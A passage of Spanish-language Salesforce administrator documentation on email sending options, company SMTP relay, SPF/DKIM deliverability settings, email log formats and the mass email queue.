## Configurar Enviar mensaje de correo electrónico a través Gmail™ u Office 365™

Con pocos pasos rápidos, puede permitir a sus usuarios enviar mensajes de correo electrónico en Salesforce utilizando sus cuentas de Gmail u Office 365.

1. Desde Configuración, introduzca *`Enviar a través de servicios de correo electrónico externos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Enviar a través de servicios de correo electrónico externos**.
2. Active Enviar a través de Gmail o Enviar a través de Office 365. No puede seleccionar ambas opciones.

   Sus usuarios pueden gestionar su configuración de correo electrónico externo desde **Configuración de mi correo electrónico** en su configuración personal.

Esta función está activada para todos los usuarios con el perfil de usuario estándar o con el permiso de usuario "Enviar a través de servicios de correo electrónico externos". Los usuarios pueden enviar a través de servicios de externos en el Redactor de correo electrónico de Lightning Experience empleando el estándar del sector OAuth. Las credenciales de usuario no se almacenan en Salesforce.

CONSULTE TAMBIÉN

Enviar a través de Gmail u Office 365: Permitir a los usuarios enviar mensajes de correo electrónico a través de servicios externos

Consideraciones para la configuración de Enviar mensaje de correo electrónico a través Gmail™ u Office 365™

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar correo electrónico:

- El permiso "Enviar correo electrónico" y el acceso al registro desde el que se envió el correo electrónico.

# Enviar a través de Salesforce: Permitir a los usuarios enviar mensajes de correo electrónico a través de Salesforce

Para simplificar su correspondencia de correo electrónico, permita a sus usuarios enviar mensajes de correo electrónico desde Salesforce utilizando los servidores de Salesforce. No es necesario integrar con un servicio de correo electrónico externo. Este es un buen enfoque si está utilizando Salesforce Classic, necesita gestión de reenvíos o no está utilizando Gmail™ u Office 365™ con Lightning Experience.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Consideraciones para la configuración de Enviar a través de Salesforce
Revise algunos detalles antes de configurar Enviar a través de Salesforce, incluyendo detalles acerca de la gestión de reenvíos y spam.

Configurar Enviar correo electrónico a través de Salesforce
Revise algunos detalles antes de configurar Enviar a través de Salesforce, incluyendo detalles acerca de la gestión de reenvíos y spam.

Probar la disponibilidad de mensajes de correo electrónico enviados a través de Salesforce
Cuando un usuario envía un mensaje de correo electrónico a través de Salesforce, el mensaje de correo electrónico se envía a través de una o un número de direcciones IP posibles de Salesforce. Si el destinatario bloquea cualquiera de estas direcciones IP, es posible que no se reciba el mensaje de correo electrónico. Es difícil probar si sus clientes están recibiendo los mensajes de correo electrónico desde todas las direcciones IP posibles de Salesforce. Sin embargo, utilizando la función Disponibilidad de prueba, puede fácilmente enviar un mensaje correo electrónico a si mismo desde cada una de las direcciones IP posibles de Salesforce. Si recibe todos los mensajes de correo electrónico, no está bloqueando ninguna de las direcciones IP de Salesforce.

## Consideraciones para la configuración de Enviar a través de Salesforce

Revise algunos detalles antes de configurar Enviar a través de Salesforce, incluyendo detalles acerca de la gestión de reenvíos y spam.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Enviar a través de Salesforce es una buena opción si:
  - Necesita gestión de reenvíos.
  - No desea integrar Salesforce con un servicio de correo electrónico externo.
  - No está utilizando Gmail™ u Office 365™ con Lightning Experience.
- Si la autenticación de correo electrónico no está configurada correctamente siguiente las recomendaciones a continuación, los mensajes de correo electrónico se marcan como spam por algunos proveedores de correo electrónico.
- Si su empresa no posee el dominio o tiene la gestión de reenvíos activada, sus mensajes de correo electrónico enviados se podrían identificar como enviados a través de Salesforce y podrían aparecer como procedentes de usted.
- Si los parámetros de Disponibilidad, `Activar la disponibilidad con mecanismos de seguridad de correo electrónico estándar` o `Activar gestión de reenvíos`, están activados, los destinatarios de Gmail ven información adicional
- Si `Activar la disponibilidad de la Id. del remitente` está activado, Outlook y los clientes de correo electrónico que admiten Id. de remitente no ven “Enviar en nombre de [sender name]”.
- Si su empresa posee un dominio, le recomendamos configurar métodos de autenticación de correo electrónico como Marco de política del remitente (SPF) o DomainKeys Identified Mail (DKIM) en su DNS. Esto garantiza una mejor entrega y aceptación por parte de los destinatarios.

## Configurar Enviar correo electrónico a través de Salesforce

Revise algunos detalles antes de configurar Enviar a través de Salesforce, incluyendo detalles acerca de la gestión de reenvíos y spam.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Para empresas que poseen un dominio (mycompany.com)

1. Desactive "Active la disponibilidad con mecanismos de seguridad de correo electrónico estándar".
2. Desactive "Active la disponibilidad de la Id. del remitente".
3. Agregue el registro SPF de Salesforce a la DNS del dominio del cliente para indicar que Salesforce es un remitente aprobado; por ejemplo registro SPF: "v=spf1 mx include:_spf.salesforce.com ~all".
4. Configure DKIM para una mejor disponibilidad.

### Para empresas que no poseen un dominio

Si su dominio de dirección de correo electrónico no es propiedad de su empresa y finaliza por @gmail.com, @aol.com o @yahoo.com, necesita registrarse en un dominio que controla y utilizar este dominio para todos sus mensajes de correo electrónico enviados desde Salesforce debido a la política de autenticación de mensajes, creación de informes y cumplimiento legal basados en dominios (DMARC) en Gmail, AOL™ y Yahoo™. Conozca más detalles:

1. Active "Active la disponibilidad con mecanismos de seguridad de correo electrónico estándar".
2. Desactive "Active la disponibilidad de la Id. del remitente". Recomendamos activar la compatibilidad del Id. del remitente solo si tiene destinatarios utilizando el protocolo de autenticación de correo electrónico del Id. del remitente que no se utiliza en gran medida.

## Probar la disponibilidad de mensajes de correo electrónico enviados a través de Salesforce

Cuando un usuario envía un mensaje de correo electrónico a través de Salesforce, el mensaje de correo electrónico se envía a través de una o un número de direcciones IP posibles de Salesforce. Si el destinatario bloquea cualquiera de estas direcciones IP, es posible que no se reciba el mensaje de correo electrónico. Es difícil probar si sus clientes están recibiendo los mensajes de correo electrónico desde todas las direcciones IP posibles de Salesforce. Sin embargo, utilizando la función Disponibilidad de prueba, puede fácilmente enviar un mensaje correo electrónico a si mismo desde cada una de las direcciones IP posibles de Salesforce. Si recibe todos los mensajes de correo electrónico, no está bloqueando ninguna de las direcciones IP de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para comprobar la disponibilidad de correo electrónico:

- "Modificar todos los datos"

1. En Configuración, introduzca `Disponibilidad de prueba` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Disponibilidad de prueba**.
2. Escriba la dirección de correo electrónico de la empresa.
3. Haga clic en **Enviar**. Salesforce envía un mensaje de prueba desde las todas las direcciones IP a la dirección de correo electrónico de su empresa. Cada mensaje de prueba especifica la dirección la dirección IP de la que se ha enviado.
4. Para garantizar que ha recibido todos los mensajes de prueba, compruebe su cuenta de correo electrónico comercial.

Si recibe no recibe todos los mensajes de prueba, el administrador de correo electrónico de su organización debe añadir a la lista blanca los intervalos de direcciones IP de Salesforce en el servidor de correo electrónico de su organización. Si agrega una dirección IP a la lista blanca permite que el servidor de correo electrónico reciba correos electrónicos de una

dirección IP que en caso contrario se bloquea. Para consultar la lista de intervalos de direcciones IP de Salesforce vigentes, consulte ¿Qué intervalos de direcciones IP de Salesforce debo incluir en la lista blanca?.

Salesforce mantiene direcciones IP diferentes para el correo electrónico entrante y saliente. Las direcciones IP utilizadas para el correo electrónico saliente no aceptan conexiones de correo electrónico entrante.

CONSULTE TAMBIÉN

Directrices para la configuración de parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce

Activación de los correos electrónicos Cco de comprobación

## Relevo de correo electrónico: Permitir a los usuarios enviar mensajes de correo electrónico a través del servidor de correo electrónico de su empresa

Para simplificar su correspondencia de correo electrónico, permita a los usuarios enviar mensajes de correo electrónico desde Salesforce a través del servidor de correo electrónico de su empresa. A continuación, para los destinatarios, los mensajes de correo electrónico parecen enviados desde las cuentas de correo electrónico de la empresa de sus usuarios. Estos mensajes de correo electrónico también se almacenan en el servidor de correo electrónico de su empresa, lo que ayuda con el cumplimiento normativo, y sus usuarios pueden ver los mensajes de correo electrónico que enviaron desde Salesforce en la carpeta Elementos enviados de correo electrónico de su empresa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consideraciones para la configuración de relevo de correo electrónico
Revise algunos detalles antes de configurar Relevo de correo electrónico, incluyendo detalles acerca de la gestión de reenvíos y spam.

Configurar relevo de correo electrónico

### Consideraciones para la configuración de relevo de correo electrónico

Revise algunos detalles antes de configurar Relevo de correo electrónico, incluyendo detalles acerca de la gestión de reenvíos y spam.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Relevo de correo electrónico es una buena opción si:
  - Desea enrutar los mensajes de correo electrónico enviados desde Salesforce a través del servicio de correo electrónico de su empresa. Esto es útil para el cumplimiento normativo.
  - Su empresa posee el dominio (mycompany.com).
- Relevo de correo electrónico solo se configura para su organización de Salesforce. Relevo de correo electrónico le permite almacenar copias de todos los mensajes de correo electrónico para auditorías. También puede adjuntar contenido como pies de página estándar en todos los mensajes de correo electrónico. La gestión de reenvíos también es compatible.
- Para que la gestión de reenvíos funcione, su servidor de correo electrónico debe permitir el relevo de mensajes de correo electrónico enviados desde Salesforce.
- Los límites de envío de Salesforce aún se aplican al relevo de correo electrónico.
- Relevo de correo electrónico requiere algo de experiencia técnica para configurar.

## Configurar relevo de correo electrónico

Relevo de correo electrónico utiliza el servidor de correo electrónico de su empresa para enviar mensajes de correo electrónico desde Salesforce. Las empresas configuran el relevo de correo electrónico para:

- Dirija todos los mensajes de correo electrónico desde Salesforce a través de sus propios servidores de correo electrónico. Esto evita la aparición de correos electrónicos simulados de Salesforce. Los correos electrónicos simulados incluyen encabezados falsos para dar la apariencia de que provienen de un remitente diferente al real.
- Almacenar copias de todos los correos electrónicos, tal y como exigen las normativas estatales en diferentes sectores.
- Aplicar diferentes filtros de contenido que exploran los mensajes en busca de datos y contenido no aprobado para su difusión por correo electrónico de la empresa.
- Ejecutar software antivirus en los correos electrónicos salientes antes de su envío a los clientes.
- Adjuntar datos como descargos de responsabilidad de la empresa al final de los mensajes.

Puede configurar Relevo de correo electrónico para los mensajes generados por Salesforce, configurando Salesforce para que envíe automáticamente el correo electrónico por el servidor SMTP de su empresa. Póngase en contacto con Salesforce para activar el relevo de correo electrónico en su organización.

PRECAUCIÓN: Si tiene intención de activar gestión de reenvíos y relevo de correo electrónico, confirme con su administrador de correo electrónico para asegurar que el servidor de correo electrónico de su organización permite el relevo del correo electrónico de Salesforce; en caso contrario, es posible que el correo electrónico que envíe de Salesforce no se envíe. Para obtener más información acerca de la gestión de reenvíos, consulte Directrices para la configuración de parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce en la página 2166.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para configurar Relevo de correo electrónico:

- "Modificar todos los datos"

Para configurar el relevo de correo electrónico:

1. En Configuración, introduzca *Activación del relevo de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Activación del relevo de correo electrónico**.
2. Configure los ajustes siguientes:

| Configuración | Descripción |
|---|---|
| Host de correo electrónico | El nombre de host o dirección IP del servidor SMTP de su empresa. Obtenga esta información de su administrador de correo electrónico.<br>Importante: Si va a utilizar seguridad de capa de transporte (TLS) con esta conexión, introduzca el nombre del host en lugar de la dirección IP. TLS requiere el nombre del host para verificar los certificados.<br>En el caso de los nombres de host, utilice el formato siguiente:<br>`<mail server>.<domain>.<domain extension>`<br>Por ejemplo:<br>`mail.acme.com` |

| Configuración | Descripción |
| --- | --- |
| `Puerto` | El número de puerto del servidor SMTP de su empresa. Obtenga esta información de su administrador de correo electrónico. El relevo de correo electrónico en compatible en los números de puerto 25, 587, 10025 y 11025. |
| `Configuración TLS` | Especifica si Salesforce utilizará TLS para sesiones SMTP. Seleccione una de las siguientes opciones:<br>• `Preferido` (por defecto): Si el servidor remoto ofrece TLS, Salesforce actualiza la sesión SMTP actual para que utilice TLS. Si no hay TLS disponible, Salesforce continúa la sesión sin TLS.<br>• `Obligatorio`: Salesforce continúa la sesión sólo si el servidor remoto ofrece TLS. Si no hay TLS disponible, Salesforce finaliza la sesión sin enviar el correo electrónico.<br>• `Verificación preferida`: Si el servidor remoto ofrece TLS, Salesforce actualiza la sesión SMTP actual para que utilice TLS. Antes de iniciar la sesión, Salesforce verifica que el certificado está firmado por una autoridad emisora de certificados válida y que el nombre común presentado en el certificado coincide con el dominio o el intercambio de correo de la conexión actual. Si hay TLS disponible pero el certificado no está firmado o el nombre común no coincide, Salesforce desconecta la sesión y no envía el correo electrónico. Si no hay TLS disponible, Salesforce continúa la sesión sin TLS.<br>• `Verificación obligatoria`: Salesforce continúa la sesión sólo si el servidor remoto ofrece TLS, si una autoridad de certificación válida firma el certificado y si el nombre común del certificado coincide con el dominio o el intercambio de correo al que Salesforce está conectado. Si no se cumple alguno de estos criterios, Salesforce finaliza la sesión sin enviar el correo electrónico. |
| `Restringir relevo a dominios` | Especifica si se debe restringir la función de relevo de correo electrónico a determinados dominios. Si selecciona esta opción, introduzca los nombres de los dominios separados por comas en el campo de texto siguiente. (Por ejemplo, se permite el comodín asterisco (`*`), `*.subdomains.com` coincide con john@aco.subdomains.com y john@bco.subdomains.com (pero no con john@subdomains.com). De esta forma Salesforce enviará el correo por el servidor SMTP de su empresa sólo si el correo electrónico está dirigido a uno de los dominios de la lista. Si selecciona la casilla de verificación pero no incluye ningún dominio, Salesforce enviará todo el correo electrónico por el servidor SMTP de la empresa. |

| Configuración | Descripción |
| --- | --- |
| `Activo` | Activa el relevo de correo electrónico de la organización. Si cancela la selección de esta casilla de verificación, Salesforce mantiene la configuración de relevo de correo electrónico pero no envía el correo electrónico por el servidor de su empresa. |

3. Guarde la página.

Salesforce recomienda enviar un mensaje de prueba cada vez que cambie la configuración de relevo de correo electrónico.

CONSULTE TAMBIÉN

- Probar la disponibilidad de mensajes de correo electrónico enviados a través de Salesforce
- Activación de los correos electrónicos Cco de comprobación
- Directrices para la configuración de parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce
- Direcciones de toda la organización: Permitir a los usuarios enviar correo electrónico desde Salesforce utilizando una dirección De común

## Supervisar mensajes de correo electrónico enviados desde Salesforce

Obtenga el máximo provecho del envío de mensajes de correo electrónico desde Salesforce con funciones que le permiten supervisar los mensajes de correo electrónico, incluyendo registros de correo electrónico y la cola de correo electrónico masivo.

Registros de correo electrónico: Supervisar mensajes de correo electrónico enviados a través de Salesforce

Con registros de correo electrónico, puede supervisar fácilmente los mensajes de correo electrónico enviados a través de Salesforce en los 30 últimos días. Los registros contienen información acerca de cada mensaje de correo electrónico, incluyendo el remitente y destinatario, fecha y hora, estado de entrega y cualquier código de error asociado. Los registros de correo electrónico tienen un formato CSV.

Cola de correo electrónico masivo: Supervisar el estado de mensajes de correo electrónico masivos enviados a través de Salesforce

La cola de correo electrónico masivo le permite ver el estado de mensajes de correo electrónico masivos programados que envió personalmente o el estado de mensajes de correo electrónico masivos programados para su organización de Salesforce. Puede cancelar los mensajes de correo electrónico masivos si es necesario. Puede ver el estado de sus mensajes de correo electrónico masivos personales desde su configuración personal. Si tiene permiso, puede ver el estado de los mensajes de correo electrónico masivos de toda la organización desde Configuración.

CONSULTE TAMBIÉN

- Permitir a sus usuarios enviar mensajes de correo electrónico desde Salesforce

## Registros de correo electrónico: Supervisar mensajes de correo electrónico enviados a través de Salesforce

Con registros de correo electrónico, puede supervisar fácilmente los mensajes de correo electrónico enviados a través de Salesforce en los 30 últimos días. Los registros contienen información acerca de cada mensaje de correo electrónico, incluyendo el remitente y destinatario, fecha y hora, estado de entrega y cualquier código de error asociado. Los registros de correo electrónico tienen un formato CSV.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Consideraciones para la utilización de registros de correo electrónico

Antes de crear pies de página de toda la organización para usuarios en su organización de Salesforce, revise algunos detalles, incluyendo información acerca de codificación y valores predeterminados.

Solicitar un registro de correo electrónico

Con registros de correo electrónico, puede supervisar fácilmente los mensajes de correo electrónico enviados a través de Salesforce en los 30 últimos días. Es muy sencillo solicitar un nuevo registro en cualquier momento.

Referencia de registro de correo electrónico

CONSULTE TAMBIÉN

Supervisar mensajes de correo electrónico enviados desde Salesforce

Permitir a sus usuarios enviar mensajes de correo electrónico desde Salesforce

### Consideraciones para la utilización de registros de correo electrónico

Antes de crear pies de página de toda la organización para usuarios en su organización de Salesforce, revise algunos detalles, incluyendo información acerca de codificación y valores predeterminados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

- Las solicitudes para registros de correo electrónico se colocan en cola en el orden en que se reciben. Los registros de correo electrónico deben estar disponibles a los 30 minutos de su solicitud.
- La lista de solicitudes de registro de correo electrónico pendientes muestra el estado de las solicitudes de registro de correo electrónico que aún no se han completado.
- La lista de errores de registro de correo electrónico muestra las descripciones de las solicitudes que han fallado. No puede volver a enviar una solicitud errónea si requiere datos que superan el límite de 30 días o si ya tiene tres solicitudes pendientes.
- Los registros de correo electrónico son archivos CSV en un archivo comprimido que contiene un máximo de 100.000 registros. Cuando las solicitudes de registro de correo electrónico devuelven hasta 500.000 registros, habría hasta 5 archivos .zip para descargar. Los registros afectan a su límite global de almacenamiento de archivos.
- Puede tener un máximo de tres solicitudes de registro pendientes a la vez. Si ya tiene tres solicitudes pendientes, no podrá solicitar otro registro hasta que se complete al menos una de las solicitudes.
- Los registros de correo electrónico están disponibles para los mensajes enviados en los 30 días anteriores a su solicitud.
- Cada registro de correo electrónico puede abarcar hasta un máximo de siete días. Para ver los datos de registro del correo electrónico de un periodo superior a siete días, cree múltiples solicitudes.

CONSULTE TAMBIÉN

Registros de correo electrónico: Supervisar mensajes de correo electrónico enviados a través de Salesforce

## Solicitar un registro de correo electrónico

Con registros de correo electrónico, puede supervisar fácilmente los mensajes de correo electrónico enviados a través de Salesforce en los 30 últimos días. Es muy sencillo solicitar un nuevo registro en cualquier momento.

1. Desde Configuración, introduzca *Archivos de registro de correo electrónico* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Archivos de registro de correo electrónico**.
2. Haga clic en **Solicitar un registro de correo electrónico**.
3. También puede filtrar un registro de correo electrónico para incluir únicamente filas que muestren un nombre de dominio o dirección de correo electrónico en los campos `Destinatario` o `Encabezado de Id. de mensaje`. Para introducir más de un término de filtro, separe cada valor con una coma. Si deja este campo en blanco, el registro no se filtra y todas las direcciones de correo electrónico se devuelven en el rango temporal especificado.
4. Introduzca las direcciones de las que desee recibir notificaciones cuando se complete la solicitud de registro de correo electrónico. Separe cada dirección de correo electrónico con una coma.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para acceder a registros de correo electrónico:
- "Modificar todos los datos"

Para borrar una solicitud y volver a la página de descripción de registro de correo electrónico, haga clic en **Cancelar**.

CONSULTE TAMBIÉN

Registros de correo electrónico: Supervisar mensajes de correo electrónico enviados a través de Salesforce

Referencia de registro de correo electrónico

## Referencia de registro de correo electrónico

La tabla siguiente describe el formato de los archivos de registro y muestra ejemplos de sus campos:

| Columna | Campo | Descripción | Ejemplo |
|---|---|---|---|
| A | `Fecha/hora` | La fecha y hora a la que se envió el mensaje en GMT | 3/06/2009 13:37 |
| B | `Id. de mensaje interno` | El Id. interno único del mensaje | 16/A4-20983-88E21E84 |
| C | `Evento de correo` | Indica el evento de correo electrónico final en el servidor de correo. Los eventos pueden ser uno de los valores siguientes:<br>**R - Recepción**<br>El correo electrónico se ha recibido correctamente. | T |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para acceder a registros de correo electrónico:
- "Modificar todos los datos"

| Columna | Campo | Descripción | Ejemplo |
|---|---|---|---|
| | | **D - Envío**<br>El correo electrónico se ha enviado correctamente.<br>**T - Error fugaz**<br>Se ha retrasado la transmisión del correo electrónico. Salesforce volverá a intentar el envío durante un periodo de 24 horas. El primer reintento ocurre cinco minutos después del primer error fugaz, el segundo ocurre transcurridos diez minutos, el tercero transcurridos veinte minutos, etcétera.<br>**P - Error permanente**<br>El correo electrónico no se ha podido enviar. | |
| D | `Destinatario` | La dirección de correo electrónico de la persona a la que se envía el correo electrónico. | admin@acme.com |
| E | `Remitente` | La dirección de correo electrónico de la persona que ha enviado el correo electrónico. | usuario@acme.com |
| F | `Host remoto` | La dirección IP del servidor de la aplicación que entregó el correo electrónico al servidor de correo electrónico | 10.0.0.1 |
| G | `Bytes transferidos` | El tamaño del correo electrónico | 11856 |
| H | `Id. de usuario` | El Id. de Salesforce del usuario que ha enviado el correo electrónico | `00540000000rSXT` |
| I | `Encabezado de Id. del mensaje` | El encabezado del Id. que aparece al principio de cada correo electrónico | `21749386.106091224027705044.JavaMail.sfdc@na2-app4-2-sjl.ops.sfdc.net` |
| J | `Recuento de reintentos` | El número de intentos de enviar el correo electrónico | 11 |

| Columna | Campo | Descripción | Ejemplo |
|---|---|---|---|
| K | `Segundos en cola` | El número de segundos que el correo electrónico ha tenido que esperar antes su envío | 300 |
| L | `Etapa de envío` | La fase en la que estaba el envío antes de registrarse. A continuación se muestran los valores de las etapas en el orden en que aparecen durante la secuencia SMTP:<br>**BANNER**<br>La respuesta de la conexión SMTP<br>**EHLO**<br>El inicio de la sesión con el servidor de correo<br>**STARTTLS**<br>Establece una sesión de comunicación segura con el servidor de correo electrónico<br>**MAIL FROM**<br>Anuncia el remitente del correo electrónico<br>**RCPT TO**<br>Anuncia el destinatario del correo electrónico<br>**DATA**<br>Anuncia que el texto a continuación es el mensaje de correo electrónico<br>**BODY**<br>El estado del cuerpo del correo electrónico en el momento del envío al destinatario<br>**RSET**<br>Establece el estado del servidor, finalizando la sesión<br>Además, hay respuestas que pueden aparecer en cualquier momento durante la secuencia del envío: | `durante RCPT TO` |

| Columna | Campo | Descripción | Ejemplo |
|---|---|---|---|
| | | **sin conectar**<br>El cliente está intentando establecer una conexión<br>**en estado de reposo**<br>El cliente se ha conectado, pero no envía ni recibe comandos<br>**confirmación de lectura**<br>Se ha enviado un comando y el cliente está esperando una respuesta<br>**TLS de protocolo**<br>Se ha producido un error al intentar establecer una conexión segura<br>**reenvío fuera de banda**<br>El servidor de recepción ha aceptado un comando, pero lo ha rechazado por algún motivo desconocido<br>**en estado desconocido**<br>Se ha producido un error desconocido | |
| M | `Dirección de relevo` | El nombre de host del sistema de relevo designado | relevo.mi.org |
| N | `Puerto de relevo` | El puerto del sistema de relevo designado | 587 |

| Columna | Campo | Descripción | Ejemplo |
| --- | --- | --- | --- |
| O | `Notificación de estado de envío` | Después de cada etapa de envío, se envía un código de respuesta de tres dígitos desde el servidor de correo. El primer número indica si el comando ha surtido efecto o no; el segundo dígito indica el tipo de error y el tercero proporciona información adicional para resolver el posible problema.<br><br>Los cinco valores posibles del primer dígito son:<br><br>**`1xx` - Respuesta preliminar positiva**<br>El comando se ha aceptado, pero no se ha enviado ninguna respuesta<br><br>**`2xx` - Respuesta de finalización positiva**<br>La acción solicitada se ha completado correctamente<br><br>**`3xx` - Respuesta intermedia positiva**<br>El comando se ha aceptado, pero la acción solicitada necesita más información<br><br>**`4xx` - Respuesta de finalización negativa fugaz**<br>El comando no se ha aceptado y la acción necesaria no se ha producido. Sin embargo, la condición del error es temporal y la acción se puede solicitar de nuevo.<br><br>**`5xx` - Respuesta de finalización negativa permanente**<br>El comando no se ha aceptado y la acción necesaria no se ha producido<br><br>Cada proveedor de servicio de correo electrónico implementa los códigos de manera diferente, | `421 no hay servidores adecuados` |

| Columna | Campo | Descripción | Ejemplo |
|---|---|---|---|
| | | por lo que no hay una lista completa de lo que indican el segundo o el tercer dígito.<br>Para obtener más información sobre estos códigos, consulte la documentación oficial SMTP, sección 4.2.1: http://www.ietf.org/rfc/rfc2821.txt?number=2821 | |

CONSULTE TAMBIÉN

Registros de correo electrónico: Supervisar mensajes de correo electrónico enviados a través de Salesforce

## Cola de correo electrónico masivo: Supervisar el estado de mensajes de correo electrónico masivos enviados a través de Salesforce

La cola de correo electrónico masivo le permite ver el estado de mensajes de correo electrónico masivos programados que envió personalmente o el estado de mensajes de correo electrónico masivos programados para su organización de Salesforce. Puede cancelar los mensajes de correo electrónico masivos si es necesario. Puede ver el estado de sus mensajes de correo electrónico masivos personales desde su configuración personal. Si tiene permiso, puede ver el estado de los mensajes de correo electrónico masivos de toda la organización desde Configuración.

La cola de correo electrónico masivo muestra el número de destinatarios a los que se dirigió y envió el correo electrónico masivo. Es posible que estos números difieran debido a que:

- El correo electrónico masivo puede hacer que su organización supere el límite de correo electrónico masivo diario. Salesforce no envía el mensaje a ninguno de los destinatarios previstos en el caso.
- Uno o más de los destinatarios seleccionados han cancelado la recepción de correo electrónico masivo, después de que se programara el correo electrónico masivo, pero antes de su procesamiento.
- Se han eliminado una o más direcciones de los destinatarios del correo del contacto o del candidato después de que se programara el correo electrónico masivo, pero antes de su procesamiento.
- El usuario que ha enviado el correo electrónico masivo se ha desactivado después de que se programara el correo electrónico masivo, pero antes de su procesamiento. Salesforce no envía correos electrónicos masivos programados por un usuario desactivado.

CONSULTE TAMBIÉN

Supervisar mensajes de correo electrónico enviados desde Salesforce

Enviar correo electrónico masivo en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver su correo electrónico masivo o cancelar su correo electrónico masivo pendiente:

- "Correo electrónico masivo"

Para ver todo su correo electrónico masivo o cancelar el correo electrónico masivo pendiente de su organización:

- "Modificar todos los datos"

# Mejorar la disponibilidad de mensajes de correo electrónico enviados desde Salesforce

La disponibilidad de un correo electrónico es la posibilidad que tiene el correo electrónico de un individuo o empresa de llegar a su destinatario. Para mejorar la disponibilidad de mensajes de correo electrónico que envía a través de Salesforce, ofrecemos un número de opciones de comprobación y configuración.

Configurar parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce

Utilice las opciones de disponibilidad disponibles para configurar su organización de Salesforce de modo que los mensajes de correo electrónico de sus usuarios en Salesforce lleguen donde funcionan con mayor rapidez.

Directrices para la configuración de parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce

La disponibilidad de mensajes de correo electrónico se ve afectada por mensajes de correo electrónico reenviados en el pasado al mismo dominio de correo electrónico y el mensaje de correo electrónico no compatible con el marco de seguridad del correo electrónico de un destinatario. Consulte algunas directrices para ayudarle a gestionar estos escollos de modo que los mensajes de correo electrónico de sus usuarios lleguen donde funcionan con mayor rapidez.

Crear una clave DKIM

Utilice la función clave DKIM (DomainKeys Identified Mail) para permitir a Salesforce firmar correos electrónicos salientes enviados en nombre de su organización. Una firma válida proporciona a los destinatarios la seguridad de que el correo electrónico ha sido gestionado por un tercero como Salesforce de una forma autorizada por su organización.

Importar una clave DKIM

Utilice la función clave DKIM (DomainKeys Identified Mail) para permitir a Salesforce firmar correos electrónicos salientes enviados en nombre de su organización.

Activación de los correos electrónicos Cco de comprobación

CONSULTE TAMBIÉN

Permitir a sus usuarios enviar mensajes de correo electrónico desde Salesforce

## Configurar parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce

Utilice las opciones de disponibilidad disponibles para configurar su organización de Salesforce de modo que los mensajes de correo electrónico de sus usuarios en Salesforce lleguen donde funcionan con mayor rapidez.

1. En Configuración, introduzca *Disponibilidad* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Disponibilidad**.
2. Seleccione las opciones que se aplican a su organización de Salesforce.

CONSULTE TAMBIÉN

Mejorar la disponibilidad de mensajes de correo electrónico enviados desde Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para configurar la disponibilidad de correo electrónico:

- "Personalizar aplicación"

## Directrices para la configuración de parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce

La disponibilidad de mensajes de correo electrónico se ve afectada por mensajes de correo electrónico reenviados en el pasado al mismo dominio de correo electrónico y el mensaje de correo electrónico no compatible con el marco de seguridad del correo electrónico de un destinatario. Consulte algunas directrices para ayudarle a gestionar estos escollos de modo que los mensajes de correo electrónico de sus usuarios lleguen donde funcionan con mayor rapidez.

Utilizando la página Disponibilidad en Configuración, puede mejorar la disponibilidad de correo electrónico.

- Para controlar qué tipo de correo electrónico envía su organización, utilice la opción `Nivel de acceso` en la sección Acceso para enviar correo electrónico. Las opciones disponibles incluyen:
  - `Sin acceso`: impide el envío de todos los mensajes de correo electrónico remitidos por los usuarios y dirigidos a ellos.
  - `Solamente correos electrónicos del sistema`: solo permite correos generados automáticamente, como correos electrónicos de restablecimiento de contraseña y nuevo usuario. Especialmente útil para controlar los mensajes de correo electrónico enviados desde entornos sandbox para que el trabajo de prueba y desarrollo no envíe mensajes de correo electrónico de prueba a sus usuarios. Los entornos Sandbox recién creados cambian de forma predeterminada a `Solamente correos electrónicos del sistema`.
  - `Todos los correos electrónicos`: permite todos los tipos de correo electrónico saliente. Es el valor predeterminado para todas las organizaciones nuevas que no sean de tipo Sandbox. Los entornos Sandbox creados antes de Spring '13 tienen de manera predeterminada `Todos los correos electrónicos`.
- Al utilizar la gestión de reenvíos:
  - Si también utiliza Relevo de correo electrónico, asegúrese de que el servidor de correo electrónico de su organización permite el relevo de mensajes de correo electrónico enviados desde Salesforce.
